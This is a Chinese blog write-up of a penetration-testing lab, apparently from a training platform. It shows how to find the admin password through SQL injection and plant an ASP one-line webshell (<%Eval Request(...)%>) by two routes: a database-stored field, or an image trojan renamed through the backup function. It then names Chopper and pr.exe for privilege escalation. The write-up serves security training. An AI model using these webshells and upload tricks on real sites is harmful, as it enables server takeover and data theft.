网站综合渗透实验 writeup

原创

ProjectDer 于 2016-07-30 17:35:27 发布 2220 收藏 1

分类专栏： 测试实验

本文链接：https://blog.csdn.net/qq_33020901/article/details/52073996

测试实验 专栏收录该内容

15 篇文章 0 订阅


订阅专栏

感受，做这些实验主要难点我感觉就是上传webshell 了，他插入shell的姿势让我防不胜防，这里插那里插，上一个实验还需要闭合引号，这个实验不用闭合引号，上个实验路径比较简单，这个实验路径比较复杂，尤其是 bear.asp的文件是数据库文件 … 想了好久才想通，到底为什么不用闭合引号 … 为什么路径是/db/bear.asp … 上传sehll有两种方法，都学习了是不吃亏的哦 ~


实验过程：

由上次实验知道得到一个陌生的网站需要干的事情，首先扫描后台，然后利用网站的漏洞，找管理员账号密码

哪里有注入点，如果不知道的话建议先学学Sql注入吧 … 少用工具去检测是否存在漏洞 …



这里密码被加密，百度搜md5 在线解密，解密即可，获取管理员账号密码后，扫描后台



登陆进去后找上传shell的地方，然后提权，进一步控制对方服务器这里有两种方法


传入shell方法一　直接写入asp文件

就是在这里进行插入一句话，对于新手来说可能不太懂为什么这样插，因为那时我就很迷惑，然后捋清思路，这里输入的东西肯定是要存储进数据库，那么数据库在哪里？ 在备份数据库哪里可以看到数据库名字是bear.asp ， 然后直接写 <% Eval Request(1)%> ，保存

使用菜刀连接即可

传入shell方法二 利用备份数据库功能


点击 [设置管理] –> [系统变量设置]，发现系统设置中有上传图片的地方，下一步，构造图片木马；




在桌面上新建一个文本文件，在里面写入一句话木马

<%Eval Request(“ichunqiu”)%>


后面随便输入一些内容，纯粹是为了增加图片体积，但要注意，几十Kb足矣，体积太大太小都不行；



然后将文件重命名为jpg格式文件，点击 [上传图片]，把刚才构造的图片传上去,然后点击 [生成代码],这里会给出图片保存的路径，一会儿菜刀连接需要这个路径



关键步骤到了！点击左侧菜单 [数据管理]–>[备份/恢复数据库]，把 [数据库路径] 修改为刚才复制的图片路径，[备份的数据库路径] 修改为后缀名为asp的文件，文件名自己取，记住就行，然后点击备份；[特别注意：两个路径的最前面都有斜杠]



两种方法都能将shell上传成功，然后就是菜刀连接了
连接进去之后，上传一个cmd.exe 执行命令，创建用户提示权限不够，然后上传pr.exe 这个是专门用来提权的

PS:
提权和获取服务器主机hash，这里在上一个实验的文章中已经有详细介绍，不再继续介绍

PS：
如果你留心，会发现第一题问的是论坛管理员的密码是多少，这里我在看别人文章时才注意到的，当我提交的是论坛管理员的密码，最后得分总是87分，不能解锁下一关实验，然后我输入网站管理员密码，最后得分102 成功解锁下一关实验